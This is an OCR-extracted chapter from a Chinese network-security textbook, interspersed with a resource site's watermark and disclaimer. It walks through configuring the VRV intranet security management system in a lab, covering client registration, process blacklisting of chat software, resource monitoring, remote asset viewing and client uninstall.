


图 25–6　区域管理器配置

3．扫描器配置

单击左侧的【配置管理】|【扫描器配置】选项，配置系统的 IP 扫描范围，如图 25–7 所示。注意：扫描器是配合区域管理器工作的，因此扫描器的扫描范围不能超过区域管理器管理的 IP 范围。这里配置扫描范围为 192.168.1.25～192.168.1.254。




图 25–7　区域扫描器配置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4．注册程序配置

步骤 1 单击左侧的【配置管理】|【注册程序配置】选项，按照需求来勾选客户端注册程序，包括使用人姓名、单位名称、部门名称、联系电话、电子邮件等信息，如图 25–8 所示。



图 25–8　注册程序配置

步骤 2 图 25–8 中，部分注册信息项可由管理员进行选项内容的预定义。以【部门名称项】为例，单击【编辑单位/部门】按钮，进入编辑界面，添加“人事部”，单击【添加部门】按钮，如图 25–9 所示。



图 25–9　添加预定义部门

步骤 3 添加成功后，列表中将显示新添加的部门，单击【保存修改】按钮，如图 25–10 所示。




图 25–10　部门预定义列表

步骤 4 返回注册程序配置页面，依次单击【保存修改】和【打包注册程序】按钮。配置成功后，系统会弹出提示框，如图 25–11 所示。



图 25–11　注册程序生成提示

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

至此，服务器管理配置的必要步骤基本完成了，其他配置详见产品配套使用手册。

实训 4 客户端注册

步骤 1 在实验环境中，划定某 IP 段作为客户端范围，这里以“192.168.1.250～192.1.254”为例。在该范围内的一台或多台计算机登录指定的服务器页面，单击【工具下载】按钮，进入客户端下载页面，下载客户端注册程序，如图 25–12 所示。



图 25–12 客户端程序下载

步骤 2 客户端注册程序名为 DeviceRegist.exe，运行后填写相关信息，然后单击【注册】按钮，如图 25–13 所示，系统的实名化管理便于不安全事件的快速定位。




图 25–13 客户端注册

步骤 3 注册成功后，客户端计算机将自动弹出提示信息，并在任务栏右下角出现客户端图标；客户端驻留程序驻留在系统内部，以服务的方式实时运行，打开客户端操作系统的 Windows 任务管理器，将看到客户端的 4 个驻留进程，用户无法自行终止，如图 25–14 所示。




图 25–14 客户端注册成功

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 5　系统应用

1．策略配置

本任务中仅对软件系统的部分策略进行详细的操作说明，其他的策略配置详见产品实物及配套使用手册。

（1）进程黑白名单编辑

步骤 1　“黑白名单编辑”功能为系统管理员提供了一种将管理对象集合化操作的方式。终端安全检查项主要包括进程、软件、URL、端口等类别，能有效简化管理操作，提升工作效率。在本例中，假设本管理区域不允许使用即时通讯软件（在此以局域网常用通讯软件“飞鸽传书”为例），则应执行如下操作。

步骤 2　登录内网安全管理系统，单击左侧的【策略中心】|【黑白名单编辑】选项，在右侧界面中单击【编辑进程黑白名单】按钮，如图 25–15 所示。



图 25–15　进入进程黑白名单编辑

步骤 3　进入编辑界面后，在【进程名】文本框中输入“IPMSG.exe”，【产品名称】设置为“飞鸽传书”，【类型名称】设置为“即时通讯”，然后单击【添加】按钮，如图 25–16 所示。这样在上方的进程黑名单中将出现该进程。



图 25–16　进入进程黑白名单编辑

（2）客户端硬件设备控制

客户端的硬件设备控制是控制硬件外设的使用策略，设置界面如图 25–17 所示。

（3）客户端进程监控

要对客户端进程执行监控，则需系统管理员在策略中明确要监控的进程。可按照进程性质设定管理控制状态，即根据策略设定禁止执行的进程和必须执行的进程，并对违规的客户端进行客户端提示和断网处理等相应措施。在本任务中，以禁止运行即时通讯软件为例，应按如下步骤执行策略。

步骤 1　登录内网安全管理系统，单击左侧的【策略中心】|【进程及软件管理】选项，在右侧界面的【策略名】文本框中输入新创建的策略名“进程执行监控 001”，再单击【创建新策略】按钮，如图 25–18 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 25—17　硬件设备控制策略



图 25—18　创建新策略

步骤 2 创建新策略成功后，单击【内容】按钮，如图 25—19 所示。




图 25—19　单击【内容】按钮进入策略设置

步骤 3 在本任务中，设计添加两种即时通讯软件为管理区域禁用。首先，以手动方式添加执行规则。以腾讯 QQ 为例，填写进程名、软件相关信息描述，设置【控制状态】为【禁止运行】，再单击【添加规则】按钮，如图 25—20 所示。




图 25—20　设置进程执行规则

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 4 从自定义黑名单中选择执行规则。以局域网即时通讯软件“飞鸽传书”为例，在策略配置界面中的【选择自定义黑名单】，在弹出的黑名单列表中，单击【IPMSG.exe】进程项（在此之前要求完成该进程的黑名单编辑）前的【选择】按钮，如图 25–21 所示。



图 25–21　选择进程执行规则

步骤 5 返回策略设置界面，勾选添加的进程规则，违规处理方式设置为【仅提示】（也可选择其他方式）并输入提示信息，然后单击【保存策略】按钮，操作成功系统将弹出提示框，如图 25–22 所示。




图 25–22　保存策略设置

步骤 6 这样策略内容设置就完成了。在返回的页面中，单击【对象】按钮，然后在新界面中设置策略分配方式为【按 IP 范围分配】，并输入分配的 IP 范围，如 192.168.1.250～192.168.1.254，然后单击【分配】按钮，操作成功系统将弹出提示框，如图 25–23 所示。

步骤 7 最后启用策略，在“192.168.1.250～192.168.1.254”范围内的注册客户端上运行腾讯 QQ 或飞鸽传书软件，客户端一方将出现系统管理员提示，如图 25–24 所示。

（4）主机运维资源监控

主机运维监控，为系统管理员提供了一种掌握了解用户计算机运行状况的方式，以便管理员在出现异常的系统性能指标时，及时采取相应的操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 25-23　对象设置




图 25-24　策略启用

步骤 1 登录内网安全管理系统，单击左侧的【策略中心】|【主机运维策略】，进入【运行资源监控策略】设置界面。在本任务中，设置在客户端 CPU 使用率超过“10%（或更高）”且持续时间超过 10s 时提示用户，然后按照本任务中“客户端进程监控”的策略创建步骤设定策略，如图 25-25 所示。



图 25-25　运行资源监控策略

步骤 2 按照“客户端进程监控”的对象分配步骤完成对象分配，启用策略。选择 IP 地址在“192.168.1.250～192.168.1.254”范围内的某一台或多台注册客户端上运行资源占用较大的程序，如病毒扫描等，在客户端 CPU 使用率超过 10%时，会出现提示，如图 25-26 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 25–26　策略启用

（5）终端点－点控制

终端点－点控制是系统管理员针对某一 IP 地址的客户端执行的点对点安全控制。其单击方法如下。

步骤 1 登录内网安全管理系统，单击左侧的【终端管理】|【终端点－点控制】选项，在弹出的网页对话框中输入终端控制客户端的 IP 地址，如“192.168.1.254”，如图 25–27 所示。




图 25–27　输入终端控制 IP

步骤 2 单击【终端管理】|【设备基本信息】选项，再在界面右上方单击【硬件资产】，查看客户端硬件资产，如图 25–28 所示。

基本设备信息		
CPU	类型：AMD Athlon(tm) 64 X2 Dual Core Processor 5200+	主频：2712MHz
内存	960M	
硬盘分区总和	305242MBytes	
设备标识	996407091	
主要设备信息		
光驱	PHILIPS SPD2204T	
硬盘		
处理器	AMD Athlon(tm) 64 X2 Dual Core Processor 5200+	2712 MHZ
主板	GBT - 42302e31 Award Modular BIOS v6.00PG	02/02/09
显示卡	NVIDIA GeForce 6150SE nForce 430	
显示卡	Radeon X1550 Series	
显示卡	Radeon X1550 Series Secondary	
键盘	HID Keyboard Device	
键盘	标准 101/102 键或 Microsoft 自然 PS/2 键盘	
监视器	即插即用监视器	
鼠标和其它指针设备	PS/2 Compatible Mouse	
鼠标和其它指针设备	HID-compliant mouse	

图 25–28　客户端硬件资产信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 3 单击【终端管理】|【查看安装软件】选项，查看客户端安装软件列表，如图 25–29 所示。如果需要进行远程卸载，则可单击软件后面的【调用卸载程序】按钮，卸载该软件。




图 25–29　客户端安装软件列表

步骤 4 单击【终端管理】|【查看运行资源】选项，查看客户端运行信息，如图 25–30 所示。




图 25–30　查看终端运行信息

步骤 5 管理员在系统管理过程中，如需向该 IP 地址的用户发送消息，可单击【行为控制】|【消息通知】选项，在提示框内输入通知信息，再依次单击【提交处理】和【确定】按钮，如图 25–31 所示。




图 25–31　发送远程消息通知

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 6 客户端收到消息后，管理员方也能收到反馈，如图 25–32 所示。




图 25–32　消息通知发送

（6）客户端卸载

系统客户端卸载方法具体详见产品实物及配套使用手册。在此仅介绍其中一种方法。

步骤 1 由管理员在客户端本地计算机的【运行】对话框中输入卸载命令“uninstalledp”，单击【确定】按钮，在客户端弹出的卸载对话框中获得客户端序列号，如图 25–33 所示。




图 25–33　获取客户端卸载序列号

步骤 2 系统管理员登录内网安全管理 Web 平台，单击上方功能栏中的【查看卸载密码】，在弹出的网页对话框中，输入刚才获得的客户端序列号，单击【查看】按钮，获取卸载密码，将该密码复制到客户端的卸载对话框中，再单击【卸载】按钮，卸载成功后客户端会出现提示信息，如图 25–34 所示。



图 25–34　客户端卸载

（7）其他策略功能

其他策略功能详见内网安全管理系统产品实物及配套使用手册。

2. 信息查询

登录 Web 管理系统，单击左侧的【数据查询】选项，进入查询界面，即可查看信息。

- 本地注册情况统计如图 25-35 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 25–35　设备信息统计

- 本地设备资源统计如图 25-36 所示。




图 25–36　设备资源统计



任务小结

本任务通过北信源内网安全管理系统的实践应用，熟悉用于内网安全管理系统的软件结构、管理方式和基本的应用配置，能够对内网安全管理的技术概念、产品设计、应用管理特点形成一定认知。同时，应了解内网安全管理在网络安全整体防护过程中的重要意义。本任务所展现的是内网安全管理产品的典型部署和应用方式，普遍适用于各种类型的网络环境，是信息安全管理体系整体建设的重要内容之一。

溜客安全网 WwW.176Ku.CoM